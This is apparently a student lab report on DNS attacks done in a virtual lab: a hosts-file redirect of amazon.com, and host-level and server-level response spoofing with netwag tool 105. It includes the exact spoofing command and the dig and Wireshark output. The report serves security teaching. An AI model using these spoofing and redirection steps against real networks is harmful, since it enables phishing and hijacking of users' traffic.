Assignment 3


vikram0602@ufl.edu, Ufid: 66921015

17 Febuary, 2015

1 HOST File Attack:

a). Attack Description-
In this attack, we assume that the attacker has already compromised the user's machine. So the attacker has the root password of the victim's computer.
Since the local pairing in the "/etc/hosts" file takes more preference over the remote DNS lookup, the attacker can simply attack the victim by modifying the /etc/hosts file. So whenever the user tries to access any site from the corrupted hosts file, he will be redirected to the rogue IP.


b). Steps taken:
1.First a establish connection is placed betwwen DNS and user machine



```
; <<>> DiG 9.8.1-P1 <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24334
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 2 msec
;; SERVER: 192.168.0.10#53(192.168.0.10)
;; WHEN: Sun Feb 15 18:24:37 2015
;; MSG SIZE  rcvd: 82

[02/15/2015 18:24] seed@ubuntu:/etc$
```

Figure : The above image shows established connection when dig is done


2.Open the host file on users machine



```
[02/15/2015 18:40] seed@ubuntu:/etc$ sudo gedit hosts
[02/15/2015 18:41] seed@ubuntu:/etc$
```

Figure : The above image shows how to open the host file on the users machine


3. Add entry to the "/etc/hosts" file (command used sudo vi /etc/hosts)
Ex: 127.0.0.1 www.google.com
Here you are adding entry for www.amazon.com to point towards the localhost machine. The attacker can replace the 127.0.0.1 to any of his rogue IP



```
127.0.0.1       localhost
127.0.1.1       ubuntu

# The following lines are for SEED labs
127.0.0.1       www.OriginalPhpbb3.com

127.0.0.1       www.CSRFLabCollabtive.com
127.0.0.1       www.CSRFLabAttacker.com

127.0.0.1       www.SQLLabCollabtive.com

127.0.0.1       www.XSSLabCollabtive.com

127.0.0.1       www.SOPLab.com
127.0.0.1       www.SOPLabAttacker.com
127.0.0.1       www.SOPLabCollabtive.com

127.0.0.1       www.OriginalphpMyAdmin.com
127.0.0.1       www.amazon.com

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
```

Figure: Compromised "/etc/hosts" file having a rogue entry for www.amazon.com

4. Now when user tries opening amazon.com on his browser then the machine uses the /etc/hosts file to resolve the name, thus pointing to 127.0.0.1



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Figure: wwwamazon.com pointing to 127.0.0.1

c).Real World Problem and viability:
Since victims generally don't look at the /etc/hosts file every time, the attacker can enter these rogue entries in the hosts file without the victims knowledge easily.The victim won't even realize that his hosts file is compromised and he will be pointed to a rogue IP, the attacker can do a phishing attack by creating a template page looking similar to amazon.com (or any other website the attacker wants to hack on) and make the user try to login and give details.
In the previous example shown above amzon.com is redirected to a localhost page which when used as an attack can be designed to look as amazon.com home page and when user logs into it all his details are recieved by the adversary.
To prevent this kind of attack user needs to prevent his machine from any external adversary by using a means of strong passwords.s Hacking computers for access is becoming more and more hard with the technology increase and the users becoming more aware about the security aspects thus making this sort of attack less viable.


2 Host-Level Response Spoofing:

a). Attack Description:
This attack requires three machines namely-
User
DNS Server
Attacker

Network Setup :

Host-Only Network
b. NAT/NAT Network
Host-Only Network makes all the three Virtual machines to be in the same network.And the NAT/NAT Network makes these machines to connect to Internet.
I have connected these machines to the Internet to test DNS attacks on other sites as well. Here I am taking an example attack on the www.example.com to demonstrate the attack.
The entry in DNS server for www.example.com points to ”192.168.0.10”

b). Steps taken:
1. Check whether the attacker can sniff the DNS packets from user to DNS server.
2. Here the attacker(192.168.0.200) can see the query sent by the user(192.168.0.100) to the DNS server(192.168.0.10) 3. Attacker spoof response using netwag 105 tool:
-hostname is set as ”www.example.com”
-hostname IP is set as 1.2.3.4
-authoritive name server as ”ns.examole.com”
-authns IP as 1.2.3.5
-TTl is set for 1000 seconds
-and initialization type as raw
-Then Generate and Run


Attacker [Running] - Oracle VM VirtualBox
Machine View Devices Help
netwag
File Edit Session Options Help
Tool Local info Remote info Clipboard
Search Help Form Running History
Copy command Interrupt Pause scroll crush


```
|________________________________________________|
DNS_question______________________________________.
| id=56499  rcode=OK          opcode=QUERY              |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=0       |
| www.example.com. A                                 |
|________________________________________________|
DNS_answer________________________________________.
| id=56499  rcode=OK          opcode=QUERY              |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1       |
| www.example.com. A                                 |
| www.example.com. A 100 1.2.3.4                         |
| ns.example.com. NS 100 ns.example.com.                      |
| ns.example.com. A 100 1.2.3.5                          |
|________________________________________________|
DNS_answer________________________________________.
| id=56499  rcode=OK          opcode=QUERY              |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1       |
| www.example.com. A                                 |
| www.example.com. A 100 1.2.3.4                         |
| ns.example.com. NS 100 ns.example.com.                      |
| ns.example.com. A 100 1.2.3.5                          |
|________________________________________________|
```

```
105 --hostname "www.example.com" --hostnameip 1.2.3.4 --authns "ns.example.com" --authnsip 1.2.3.5 --device "Eth1" --ttl 100
```

```
This version contains 222 tools
Running "105 --hostname "www.example.com" --hostnameip 1.2.3.4 --authns "ns.example.com" --authnsip 1.2.3.5 --device "Eth1" --ttl 100"
```

Figure: Output of the Netwag command showing the request and responses, notice that the response with ”1.2.3.4” (spoofed response) was received even before the original response

If you notice the above image you can clearly see that the question requested by the user and answer constructed by the tool and the spoofed response and the response by the actual DNS server in order (192.168.0.10 DNS entry in DNS server).


user [Running] - Oracle VM VirtualBox
Machine View Devices Help
Terminal File Edit View Search Terminal Help
6:55 PM Seed
Terminal
libcap2.22
Right Ctrl

```
; <<>> DiG 9.8.1-P1 <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56499
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        100     IN      A       1.2.3.4

;; AUTHORITY SECTION:
ns.example.com.         100     IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         100     IN      A       1.2.3.5

;; Query time: 5 msec
;; SERVER: 192.168.0.10#53(192.168.0.10)
;; WHEN: Sun Feb 15 18:55:24 2015
;; MSG SIZE  rcvd: 88

[02/15/2015 18:55] seed@ubuntu:/etc$
```

Figure: Output of the DIG command run by the user showing the spoofed response by attacker


c). Real World Problem and viability:
This attack requires attacker to be able to sniff the network for the packets and send the spoofed response by using netwag tool. For this to happen attacker has to be connected to network. Once the network is compromised the attacker can easily launch an attack on the user.This type of attacks generally come from someone from inside the network(Insiders). This attack also has the same consequences on the victim as the previous one like phishing attacks.
The more you make the network secure the harder it becomes for the attacker. For this attack the attacker can only attack the predefined queries which he ran using the netwag tool. Here, I used the command for www.example.com.The attacker has to run this netwag tool again with a different inputs to attack a different requests.Baiscally the attacker has to do this sort of spoofing for each and every GET/PUT request from theuser, which is a very hard process. Thus making it less viable and scalable. An even better way is to use the cache poisoning attack.

3 Server-Level Response Spoofing:

a). Attack Description:
To describe this i have used the virtual machines which are connected to host-only and NAT mode. This attack uses the DNS cache feature as the target and attacks it by sending spoofed responses

when the DNS server tries to request the lookup from the root DNS servers. To do a successful attack the attacker has to be on the same network as the DNS server,here the DNS server uses the NAT network to communicate to the root DNS servers , so the attacker is also connected to NAT network. Thus enabling the attacker to sniff the network for the queries of DNS server.


b). Steps taken:
1. First we make sure that our attacker can sniff packets from DNS server to the root DNS server o internet. For this both attacker and DNS server has to be connected to internet of same server.



Network

Enable Network Adapter ✓
Attached to: NAT Network
Name: Natvikram
Advanced
Adapter Type: Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode: Allow All
MAC Address: 08002773E266
Cable Connected ✓

Figure: it shows how the attcker is connected to NAT




Network

Enable Network Adapter ✓
Attached to: NAT Network
Name: Natvikram
Advanced
Adapter Type: Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode: Allow All
MAC Address: 080027D709DD
Cable Connected ✓

Figure: it shows how the DNS server is connected to NAT


2. Capture the initial response for www.google.com on netwag.


Machine View Devices Help
netwag
7:29 PM
File Edit Session Options Help
Tool Local info Remote info Clipboard
Search Help Form Running History
Copy command Interrupt Pause scroll crush

```
| daisy.ubuntu.com. A 319 91.189.92.55            |
| daisy.ubuntu.com. A 319 91.189.92.57            |
|_________________________________________________|
DNS_answer_________________________________________.
| id=48774  rcode=OK        opcode=QUERY          |
| aa=0 tr=0 rd=1 ra=1  quest=1  answer=2  auth=0  add=0      |
| daisy.ubuntu.com. A                             |
| daisy.ubuntu.com. A 319 91.189.92.57            |
| daisy.ubuntu.com. A 319 91.189.92.55            |
|_________________________________________________|
DNS_answer_________________________________________.
| id=48774  rcode=OK        opcode=QUERY          |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1      |
| daisy.ubuntu.com. A                             |
| daisy.ubuntu.com. A 10 1.2.3.4                  |
| ns1.google.com. NS 10 ns1.google.com.           |
| ns1.google.com. A 10 1.2.3.5                    |
|_________________________________________________|

105 --hostname "www.google.com" --hostnameip 1.2.3.4 --authns "ns1.google.com" --authnsip

This version contains 222 tools
```

Figure:The initial response given by the dig command for google.com on netwag

3. Attacker spoofs the response from the root DNS to DNS server using netwag 105 tool(Eth0 is NAT Network)
4. Wireshark log showing that the spoofed response is accepted by the root DNS server. Now since it is accepted by the server, it makes an entry for www.google.com in its cache. So we don't have to run the netwag all the time and send spoofed responses for every request.


Attacker [Running] - Oracle VM VirtualBox
Machine View Devices Help
Capturing from eth10 [Wireshark 1.6.7]
8:15 PM Seed
Expression... Clear Apply
Wireshark
Right Ctrl


Filter: ip.dst==10.0.2.4

```
No.   Time                   Source          Destination     Protocol Length Inf
  293 2015-02-15 20:12:03.7  199.253.57.1    10.0.2.4        DNS        802 St
  295 2015-02-15 20:12:03.9  199.253.56.1    10.0.2.4        IPv4      1514 Fr
  296 2015-02-15 20:12:03.9  199.253.56.1    10.0.2.4        DNS        195 St
  381 2015-02-15 20:13:12.3  68.105.28.11    10.0.2.4        DNS        155 St
  382 2015-02-15 20:13:12.3  68.105.28.11    10.0.2.4        DNS        108 St
  383 2015-02-15 20:13:12.3  10.0.2.4        68.105.28.11    ICMP       136 De
  414 2015-02-15 20:13:41.3  68.105.28.11    10.0.2.4        DNS        155 St
  415 2015-02-15 20:13:41.4  68.105.28.11    10.0.2.4        DNS        108 St
  416 2015-02-15 20:13:41.4  10.0.2.4        68.105.28.11    ICMP       136 De
  422 2015-02-15 20:13:42.3  68.105.28.11    10.0.2.4        DNS        155 St
             5 20:13:42.4  68.105.28.11    10.0.2.4        DNS        108 St
             5 20:13:42.4  10.0.2.4        68.105.28.11    ICMP       136 De
  454 2015-02-15 20:15:13.6  68.105.28.11    10.0.2.4        DNS        155 St

▸ Frame 5: 108 bytes on wire (864 bits), 108 bytes captured (864 bits)
▸ Ethernet II, Src: RealtekU_12:35:00 (52:54:00:12:35:00), Dst: CadmusCo_d7:09:dd (08:00:27:
▸ Internet Protocol Version 4, Src: 68.105.28.11 (68.105.28.11), Dst: 10.0.2.4 (10.0.2.4)
▸ User Datagram Protocol, Src Port: domain (53), Dst Port: 39023 (39023)
▸ Domain Name System (response)

0010  00 5e 00 e7 00 00 ff 11  4e 30 44 69 1c 0b 0a 00   .^...... N0Di....
0020  02 04 00 35 98 6f 00 4a  78 87 16 b1 81 80 00 01   ...5.o.J x.......
0030  00 02 00 00 00 00 05 64  61 69 73 79 06 75 62 75   .......d aisy.ubu
0040  6e 74 75 03 63 6f 6d 00  00 01 00 01 c0 0c 00 01   ntu.com. ........

eth10: <live capture in progress> F...  Packets: 462 Displayed: 160 Ma...  Profile: Default
```

